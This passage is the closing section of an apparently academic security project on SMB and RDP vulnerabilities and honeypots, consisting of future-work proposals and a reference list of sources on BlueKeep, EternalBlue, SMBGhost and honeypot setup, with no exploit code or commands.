2. Use more Proof of Codes rather than Metasploit modules to exploit the SMB and RDS vulnerabilities. This project used Metasploit exploitation modules for convenience, which are just two kinds of PoCs. In the future, more PoCs of SMB and RDS vulnerabilities could be demonstrated and compared together to see what is the difference and which one is more effective and deadly.

3. Use nested virtual machines to build Honeypot. In real environment, most advanced routers can forward the specific traffic to specific machine to analyse. Nested virtual machines structure may be one of the solutions to simulate this situation in virtual environment.

4. SMB Honeypot should be included as well. Though SMB and RDS Honeypot have the same principle, which is using a fake server to intercept and analyse the malicious traffic, a SMB Honeypot should also be done in the future.

Back to the Top

References

[1] E, Kastner. 2019. WHO DO HACKERS TARGET? [Online]. Available at: https://www.soscanhelp.com/blog/who-do-hackers-target

[2] Cedric Nabe. 2020. Impact of COVID-19 on Cybersecurity. [Online]. Available at: https://www2.deloitte.com/ch/en/pages/risk/articles/impact-covid-cybersecurity.html

[3] John Matherly. 2020. Trends in Internet Exposure. [Online]. Available at: https://blog.shodan.io/trends-in-internet-exposure

[4] Matt, B. Ben, J. Mark, S. 2019. RDP Exposed - The Threat That's Already at Your Door. [Online]. Available at: https://www.sophos.com/es-es/medialibrary/PDFs/technical-papers/sophos-rdp-exposed-the-threats-thats-already-at-your-door-wp.pdf

[5] Sean Dillon. 2020. RDP Exposures. [Online]. Available at: https://risksense.com/blog/rdp-exposures/

[6] Simon Pope. 2019. Prevent a worm by updating Remote Desktop Services (CVE-2019-0708). [Online]. Available at: https://msrc-blog.microsoft.com/2019/05/14/prevent-a-worm-by-updating-remote-desktop-services-cve-2019-0708/

[7] Andy Greenberg. 2019. DejaBlue: New BlueKeep-Style Bugs Renew the Risk of a Windows Worm. [Online]. Available at: https://www.wired.com/story/dejablue-windows-bugs-worm-rdp/

[8] Eduard Kovacs. 2020. PoC Exploits Created for Recently Patched 'BlueGate' Windows Server Flaws. [Online]. Available at: https://www.securityweek.com/poc-exploits-created-recently-patched-bluegate-windows-server-flaws

[9] Microsoft. 2016. Server Message Block Overview. [Online]. Available at: https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831795(v=ws.11)

[10] CybelAngel Analyst Team. 2020. Is Microsoft SMBv1 still a threat to your data? [Online]. Available at: https://cybelangel.com/blog/smbv1-still-a-threat/

[11]Ido, G. 2020. The Windows 10 'SMBGhost' Vulnerability: What to Know & What to Do. [Online]. Available at: https://blog.cybermdx.com/the-smbghost-vulnerability-what-to-know-what-to-do

[12] John, M. 2017. Analyzing Post-WannaCry SMB Exposure. [Online]. Available at: https://blog.shodan.io/analyzing-post-wannacry-smb-exposure/

[13] Raphael, M. 2012. 2. Remote Attack - Penetration Testing with Cobalt Strike. Available at: https://www.youtube.com/watch?v=91LXZ-Qw_hs&list=PL85B4C2D2703F3BBB&index=2[Accessed: 12 September 2021].

[14] Statcounter. 2021. Desktop Operating System Market Share Worldwide. [Online]. Available at:https://gs.statcounter.com/os-market-share/desktop/worldwide/#monthly-202008-202108

[15] Statcounter. 2021. Desktop Windows Version Market Share Worldwide. [Online]. Available at: https://gs.statcounter.com/os-version-market-share/windows/desktop/worldwide#monthly-202008-202108

[16] Microsoft. 2021. Story Labs. [Online]. Available at: https://news.microsoft.com/bythenumbers/en/windowsdevices

[17] MalwareTech. 2019. Analysis of CVE-2019-0708 (BlueKeep). [Online]. Available at: https://www.malwaretech.com/2019/05/analysis-of-cve-2019-0708-bluekeep.html

[18] MalwareTech. 2019. BlueKeep: A Journey from DoS to RCE (CVE-2019-0708). [Online]. Available at: https://www.malwaretech.com/2019/09/bluekeep-a-journey-from-dos-to-rce-cve-2019-0708.html

[19] Catalin, C. 2019. BlueKeep exploit to get a fix for its BSOD problem - Microsoft's Meltdown patch was causing BlueKeep attacks to crash on some systems. [Online]. Available at: https://www.zdnet.com/article/bluekeep-exploit-to-get-a-fix-for-its-bsod-problem/

[20] CodeNotary. 2021. WHAT´S THE PERFORMANCE IMPACT OF INTEL SPECTRE AND MELTDOWN WITHIN VMWARE ENVIRONMENTS. [Online]. Available at: https://www.codenotary.com/blog/whats-the-performance-impact-of-intel-spectre-and-meltdown-within-vmware-environments/](https://www.codenotary.com/blog/whats-the-performance-impact-of-intel-spectre-and-meltdown-within-vmware-environments/

[21] Marcus, H. 2020. RDP to RCE: When Fragmentation Goes Wrong. [Online]. Available at: https://www.kryptoslogic.com/blog/2020/01/rdp-to-rce-when-fragmentation-goes-wrong/

[22] DART. 2019. Protect against BlueKeep. [Online]. Available at: https://www.microsoft.com/security/blog/2019/08/08/protect-against-bluekeep/

[23] Microsoft. 2019. Prevent a worm by updating Remote Desktop Services (CVE-2019-0708). [Online]. Available at: https://msrc-blog.microsoft.com/2019/05/14/prevent-a-worm-by-updating-remote-desktop-services-cve-2019-0708/

[24] Microsoft. 2019. Remote Desktop Services Remote Code Execution Vulnerability. [Online]. Available at: https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2019-0708

[25] CloudFlare. 2021. What are the security risks of RDP? | RDP vulnerabilities. [Online]. Available at: https://www.cloudflare.com/en-gb/learning/access-management/rdp-security-risks/

[26] Microsoft. 2018. Change the listening port for Remote Desktop on your computer. [Online]. Available at: https://docs.microsoft.com/en-GB/windows-server/remote/remote-desktop-services/clients/change-listening-port

[27] SentinelOne. 2019. EternalBlue Exploit: What It Is And How It Works. [Online]. Available at: https://www.sentinelone.com/blog/eternalblue-nsa-developed-exploit-just-wont-die/

[28] Nadav, G. 2017. EternalBlue – Everything There Is To Know. [Online]. Available at: https://research.checkpoint.com/2017/eternalblue-everything-know

[29] EntinelOne. 2019. EternalBlue Exploit: What It Is And How It Works. [Online]. Available at: https://www.sentinelone.com/blog/eternalblue-nsa-developed-exploit-just-wont-die/

[30] Microsoft. 2021. How to detect, enable and disable SMBv1, SMBv2, and SMBv3 in Windows. [Online]. Available at: https://docs.microsoft.com/en-us/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3

[31] Avast. 2021. What is Defense in Depth? [Online]. Available at: https://www.avast.com/en-gb/business/resources/defense-in-depth

[32] Qian, M. Jiang, J. 2020. COVID-19 and social distancing. Zeitschrift fur Gesundheitswissenschaften = Journal of public health, 1–3. [Online]. Available at: https://doi.org/10.1007/s10389-020-01321-z

[33] Ned, P. 2021. Stop using SMB1. [Online]. Available at: https://techcommunity.microsoft.com/t5/storage-at-microsoft/stop-using-smb1/ba-p/425858

[34] Microsoft. 2015. SMB 3.1.1 Encryption in Windows 10. [Online]. Available at: https://docs.microsoft.com/en-gb/archive/blogs/openspecification/smb-3-1-1-encryption-in-windows-10

[35] Microsoft. 2015. SMB 3.1.1 Pre-authentication integrity in Windows 10. [Online]. Available at: https://docs.microsoft.com/en-gb/archive/blogs/openspecification/smb-3-1-1-pre-authentication-integrity-in-windows-10

[36] Microsoft. 2012. SMB3 Secure Dialect Negotiation. [Online]. Available at: https://docs.microsoft.com/en-gb/archive/blogs/openspecification/smb3-secure-dialect-negotiation

[37] Admx. 2016. Enable insecure guest logons. [Online]. Available at: https://admx.help/?Category=Windows_10_2016&Policy=Microsoft.Policies.LanmanWorkstation::Pol_EnableInsecureGuestLogons

[38] Microsoft. 2012. SMB3 Secure Dialect Negotiation. [Online]. Available at: https://docs.microsoft.com/en-gb/archive/blogs/openspecification/smb3-secure-dialect-negotiation

[39] Robert, S. Jessica, S. 2021. Server Message Block protocol (SMB protocol). [Online]. Available at: https://www.techtarget.com/searchnetworking/definition/Server-Message-Block-Protocol

[40] Microsoft. 2021. [MS-RDPBCGR]: Remote Desktop Protocol: Basic Connectivity and Graphics Remoting. [Online]. Available at: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rdpbcgr/5073f4ed-1e93-45e1-b039-6e30c385867c

[41] Harey. 2020. Performing RDP Man in the Middle (MitM) Attacks Using Seth.sh to Steal Passwords. [Online]. Available at: https://infinitelogins.com/2020/09/21/performing-rdp-man-in-the-middle-mitm-attacks-using-seth/

[42] Cisomag. 2021. What is an RDP attack? [Online]. Available at: https://cisomag.eccouncil.org/what-is-an-rdp-attack/

[43] Humoud. 2019. Setting Up an SMB and RDP Honeypot. [Online]. Available at: https://humoud.github.io/exp/honeypot/2019/11/22/exp-honeypot1.html

[44] GoSecure. 2021. PyRDP. [Online]. Available at: https://github.com/gosecure/pyrdp

[45] Liku, Z. 2021. How to establish a honeypot on your network. [Online]. Available at: https://www.comparitech.com/net-admin/how-to-establish-a-honeypot-on-your-network/

[46] StackExchange. 2017. Why does the SSL/TLS handshake have a client random? [Online]. Available at: https://security.stackexchange.com/questions/157684/why-does-the-ssl-tls-handshake-have-a-client-random

[47] Kaspersky. 2021. What is a honeypot? [Online]. Available at: https://www.kaspersky.co.uk/resource-center/threats/what-is-a-honeypot

[48] William, S. Lawrie, B. 2015. Computer Security Principles and Practice (Third Edition). Pearson Education. P18-20. [Online]. Available at: http://www.cs.unibo.it/~babaoglu/courses/security/resources/documents/Computer_Security_Principles_and_Practice_(3rd_Edition).pdf

[49] NCSC. 2020. Home working: preparing your organisation and staff. [Online]. Available at: https://www.ncsc.gov.uk/guidance/home-working